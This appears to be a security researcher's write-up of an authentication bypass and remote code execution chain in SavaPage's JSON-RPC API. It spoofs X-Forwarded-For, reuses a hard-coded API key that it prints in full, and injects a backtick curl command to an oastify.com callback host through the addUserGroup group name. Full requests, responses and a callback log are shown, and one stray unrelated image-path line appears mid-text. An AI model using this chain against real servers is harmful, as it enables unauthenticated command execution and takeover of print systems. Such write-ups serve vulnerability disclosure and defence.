AUTHENTICATION BYPASS TO UNAUTHENTICATED REMOTE CODE EXECUTION

1. Authentication bypass

The `JsonRpcServlet` route will handle requests made to `/jsonrpc/v1` in `handleRequest` method

```java
private AbstractJsonRpcMessage
        handleRequest(final HttpServletRequest httpRequest) {

    final String jsonInput;

    try {
        jsonInput = IOUtils.toString(httpRequest.getInputStream(),
                Charset.defaultCharset());
    } catch (IOException e) {
        return createMethodException(e, false);
    }

    // IMPORTANT: do NOT log since it exposes the API Key.

    final JsonRpcMethodParser methodParser;

    try {
        methodParser = new JsonRpcMethodParser(jsonInput);
    } catch (IOException e) {
        return JsonRpcMethodError.createBasicError(
                JsonRpcError.Code.PARSE_ERROR, "JSON parsing error.",
                "JSON syntax is not valid.");
    }
```

No authentication check is required but instead, the API comes with several checks:

1.1 The `checkInvariants`

After making initial request parsing, `checkInvariants` is called to perform some checks before continuing to process the request

```java
try {
    methodParser = new JsonRpcMethodParser(jsonInput);
} catch (IOException e) {
    return JsonRpcMethodError.createBasicError(
            JsonRpcError.Code.PARSE_ERROR, "JSON parsing error.",
            "JSON syntax is not valid.");
}

final JsonRpcMethodName methodName =
        JsonRpcMethodName.asEnum(methodParser.getMethod());

final JsonRpcMethodError rpcMethodError =
        checkInvariants(httpRequest, methodParser, methodName);

```

First, it will check if the connection is secured (e.g current website is accessed via SSL/TLS). Second, it will check if the API is being accessed from local machine or not. If not, `API_JSONRPC_IP_ADDRESSES_ALLOWED` from config is checked with the key provided in `X-Auth-Key`.

```java
if (!isPrivateApi) {

    final String cidrRanges = ConfigManager.instance()
            .getConfigValue(Key.API_JSONRPC_IP_ADDRESSES_ALLOWED);

    if (StringUtils.isBlank(cidrRanges)
            || !InetUtils.isIpAddrInCidrRanges(cidrRanges,
                    clientAddress)
            || !secretKey.equals(ConfigManager.instance()
                    .getConfigValue(Key.API_JSONRPC_SECRET_KEY))) {

        onAccessViolation(isPrivateApi);

        return JsonRpcMethodError.createBasicError(
                JsonRpcError.Code.INVALID_REQUEST, "Access denied.",
                "Not authorized");
    }
}
```

If the API is being accessed from the local machine, then the client's IP address is checked to make sure that the IP address of the client and the server is the same, if not then return with an error message.

```java
if (isPrivateApi && !serverAddresses.contains(clientAddress)) {

    onAccessViolation(isPrivateApi);

    return JsonRpcMethodError.createBasicError(
            JsonRpcError.Code.INVALID_REQUEST, "Access denied.",
            String.format("Client [%s] must be on same platform "
                    + "as server.", clientAddress));
}
```

1.2 `WebAppHelper.getClientIP`

Let’s look at how the client’s IP is obtained:

```java
final String clientAddress = WebAppHelper.getClientIP(httpRequest);
```

```java
/**
 * Gets the client address taking "X-Forwarded-For" HTTP header into
 * account.
 *
 * @param request
 *            {@link org.apache.wicket.request.Request}.
 * @return Client IP address.
 */
public static String
        getClientIP(final org.apache.wicket.request.Request request) {
    return getClientIP(((ServletWebRequest) request).getContainerRequest());
}

```

As stated in the comment, the return value will be the value of the `X-Forwarded-For` if exists in the HTTP header, to bypass the check we only need to specify the IP address of the server in the `X-Forwarded-For` header

```
0.9,image/avif,image/webp,image/apng,*/*;q=0.
lication/signed-exchange;v=b3;q=0.7
X-Forwarded-Proto: https
X-Forwarded-For: 172.17.0.3
Sec-Fetch-Site: none
```

```
bash: ifconfiog: command not found
root@b8c08c6c385c:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.3  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:03  txqueuelen 0  (Ethernet)
        RX packets 2365  bytes 4297341 (4.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1895  bytes 7416179 (7.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

That's not enough, an API key is needed in order to make an API call

1.3 The API key

After searching through source code, an hardcoded API key is observed in `AbstractAppApi.send`

```java
/**
 * Sends the JSON-RPC request.
 * <p>
 * Note: The ApiKey is hard-coded. Its value is the
 * {@link JsonRpcConfig#API_INTERNAL_ID} encrypted with the SavaPage private
 * key.
 * </p>
 *
 * @param request
 * @return
 * @throws Exception
 */
protected final String send(final JsonRpcMethod request) throws Exception {

    request.getParams()
            .setApiKey("302c02145da35d18d85dcc724aabcb237b63092802e7ec"
                    + "cb0214622a0d0eb5658c15edeea6d75f4ece349110490f");

    final String jsonIn = request.stringifyPrettyPrinted();

    /*
     * Trust self-signed SSL certificates (this is the default SSL after
     * installation).
     */
    final SSLContext sslContextSelfSigned =
            InetUtils.createSslContextTrustSelfSigned();
```

With all above, we can conclude with a final request to bypass all the checks and make a API json call

Request

Pretty Raw Hex

```
0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
X-Forwarded-Proto: https
X-Forwarded-For: 172.17.0.3
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: mybbuser=1_TAmpfS24fg2zA7XeN84oux9pCEs6GfA3Gm6hxmDG48nkYz1kIs; SP_JSESSIONID=node0un7si91ka3tt1d56t0k5qqz4b1.node0
Connection: close
Content-Type: application/json
Content-Length: 216

{
  "id":"1337",
  "jsonrpc":"2.0",
  "params":{
    "apiKey":
    "302c02145da35d18d85dcc724aabcb237b63092802e7eccb0214622a0d0eb5658c15edeea6d75f4ece349110490f",
    "apiVersion":"1.0",
    "itemsPerPage":1,
    "startIndex":1
  },
  "method":"listUsers"
}
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: close
Date: Thu, 18 Jan 2024 20:59:37 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 299
Server: Jetty(9.4.53.v20231009)

{
  "jsonrpc":"2.0",
  "id":"1337",
  "result":{
    "data":{
      "@type":"USER_LIST",
      "items":[
      ],
      "currentItemCount":null,
      "itemsPerPage":null,
      "startIndex":null,
      "totalItems":null,
      "pageIndex":null,
      "totalPages":null
    }
  }
}
```

Search... 0 matches

2. Remote Code Execution with `getGroup`

We successfully make a JSON API call, but still far from a RCE, after this i searched through all the methods available in the RPC call

```java
            switch (methodName) {

            case ADD_INTERNAL_USER:
                rpcResponse = USER_SERVICE.addInternalUser(methodParser
                        .getParams(ParamsAddInternalUser.class).getUser());
                break;

            case ADD_USER_GROUP:

                batchCommitter = openBatchCommitter();

                rpcResponse = USER_GROUP_SERVICE.addUserGroup(batchCommitter,
                        methodParser.getParams(ParamsUniqueName.class)
                                .getUniqueName());
                break;

            case AUTH_USER_SOURCE:

                final IExternalUserAuthenticator userAuth =
                        ConfigManager.instance().getUserAuthenticator();

                if (userAuth == null) {
                    rpcResponse = JsonRpcMethodError.createBasicError(
                            JsonRpcError.Code.INTERNAL_ERROR,
                            "External user source not configured.");
                } else {
                    final ParamsAuthUserSource authParms =
                            methodParser.getParams(ParamsAuthUserSource.class);
                    try {
```

After sometime, I noticed that there is something special in the ADD_USER_GROUP call

```java
case ADD_USER_GROUP:

    batchCommitter = openBatchCommitter();

    rpcResponse = USER_GROUP_SERVICE.addUserGroup(batchCommitter,
            methodParser.getParams(ParamsUniqueName.class)
                    .getUniqueName());
    break;
```

A call to `userSource.getGroup` is made

```java
public AbstractJsonRpcMethodResponse addUserGroup(
        final DaoBatchCommitter batchCommitter, final String groupName)
        throws IOException {

    checkAddGroupInvariants(groupName);

    /*
     * Do NOT process request when group is already present.
     */
    if (userGroupDAO().findByName(groupName) != null) {
        return JsonRpcMethodResult.createOkResult(
                "Group [" + groupName + "] is already present.");
    }

    /*
     * INVARIANT (extra): group MUST exist in user source.
     */
    final IUserSource userSource = ConfigManager.instance().getUserSource();

    final CommonUserGroup commonUserGroup = userSource.getGroup(groupName);
```

`userSource` is obtained from `ConfigManager` via `getUserSource`

```java
public IUserSource getUserSource() {

    final IUserSource source;

    final String mode = myConfigProp.getString(IConfigProp.Key.AUTH_METHOD);

    if (mode.equals(IConfigProp.AUTH_METHOD_V_NONE)) {

        source = new NoUserSource();

    } else if (mode.equals(IConfigProp.AUTH_METHOD_V_UNIX)) {

        source = new UnixUserSource();

    } else if (mode.equals(IConfigProp.AUTH_METHOD_V_LDAP)) {

        final LdapTypeEnum ldapType = getConfigLdapType();

        switch (ldapType) {
        case ACTD:
            source = new ActiveDirectoryUserSource();
            break;
        case GOOGLE_CLOUD:
            source = new GoogleLdapUserSource();
            break;
        default:
            source = new LdapUserSource(ldapType);
            break;
        }
    } else if (mode.equals(IConfigProp.AUTH_METHOD_V_CUSTOM)) {
        source = new CustomUserSource();
    } else {
        source = null;
    }
    return source;
}
```

In case the `AUTH_METHOD` config key is set to `AUTH_METHOD_V_UNIX`, `UnixUserSource` is returned.


```java
@Override
public CommonUserGroup getGroup(final String groupName) {
    if (this.isGroupPresent(groupName)) {
        return new CommonUserGroup(groupName);
    }
    return null;
}
```

The `getGroup` method of `UnixUserSource` call isGroupPresent and will execute `savapage-nss` to determine if the group exists

```java
public boolean isGroupPresent(final String groupName) {

        final String args = String.format("--is-user-group \"%s\"", groupName);

        final ICommandExecutor exec = CommandExecutor
                .create(String.format("%s %s", getModuleNssPath(), args));

        try {
            if (exec.executeCommand() != 0) {
                LOGGER.error(exec.getStandardError());
                throw new SpException(args);
            }

            if (LOGGER.isTraceEnabled()) {
                LOGGER.trace(exec.getStandardOutput());
            }

            return exec.getStandardOutput().startsWith(STDOUT_TRUE);

        } catch (Exception e) {
            throw new SpException(e);
        }
    }
```

The groupname is used as the parameter, the command is then executed in `/bin/sh` shell environment, which means sub commands could be used. If the groupname is something like "`whoami`" then the attack can inject arbitrary command and lead to Remote Code Execution. The Attack chain is as follow:

- Attacker bypass API checks, make a RPC call to set the `auth.method` to unix
- Attacker attempt to add a user group, trigger the `getGroup` of `UnixUserSource` to execute arbitrary command



Raw Hex

```
lication/signed-exchange;v=b3;q=0.7
X-Forwarded-Proto: https
X-Forwarded-For: 172.17.0.3
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: mybbuser=
1_TAmpfS24fg2zA7XeN84oux9pCEs6GfA3Gm6hxmDG48nkYz1k
Is; SP_JSESSIONID=
node0un7si91ka3tt1d56t0k5qqz4b1.node0
Connection: close
Content-Type: application/json
Content-Length: 261

{
  "id":"1337",
  "jsonrpc":"2.0",
  "params":{
    "apiKey":
    "302c02145da35d18d85dcc724aabcb237b63092802e7e
    ccb0214622a0d0eb5658c15edeea6d75f4ece349110490
    f",
    "apiVersion":"1.0",
    "uniqueName":
    "`curl http://wee78hj5z6jh5oi5bls8dfzff6lx9nxc
    .oastify.com`"
  },
  "method":"addUserGroup"
}
```

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: close
Date: Thu, 18 Jan 2024 20:42:10 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 380
Server: Jetty(9.4.53.v20231009)

{
  "jsonrpc":"2.0",
  "id":"1337",
  "result":false,
  "error":{
    "code":-32600,
    "message":
    "Group [`curl http://wee78hj5z6jh5oi5bls8dfzff
    6lx9nxc.oastify.com`] does not exist in user s
    ource.",
    "data":{
      "@type":"BASIC",
      "reason":
      "Group [`curl http://wee78hj5z6jh5oi5bls8dfz
      ff6lx9nxc.oastify.com`] does not exist in us
      er source."
    }
  }
}
```

#	Time	Type	Payload	Source IP address	Comment
1	2024-Jan-18 20:42:11.547 UTC	DNS	wee78hj5z6jh5oi5bls8dfzff6lx9nxc	74.125.179.130	
2	2024-Jan-18 20:42:11.548 UTC	DNS	wee78hj5z6jh5oi5bls8dfzff6lx9nxc	172.253.4.4	
3	2024-Jan-18 20:42:11.622 UTC	DNS	wee78hj5z6jh5oi5bls8dfzff6lx9nxc	172.253.4.3	
4	2024-Jan-18 20:42:11.623 UTC	DNS	wee78hj5z6jh5oi5bls8dfzff6lx9nxc	172.253.4.7	
5	2024-Jan-18 20:42:12.183 UTC	HTTP	wee78hj5z6jh5oi5bls8dfzff6lx9nxc	113.161.77.223	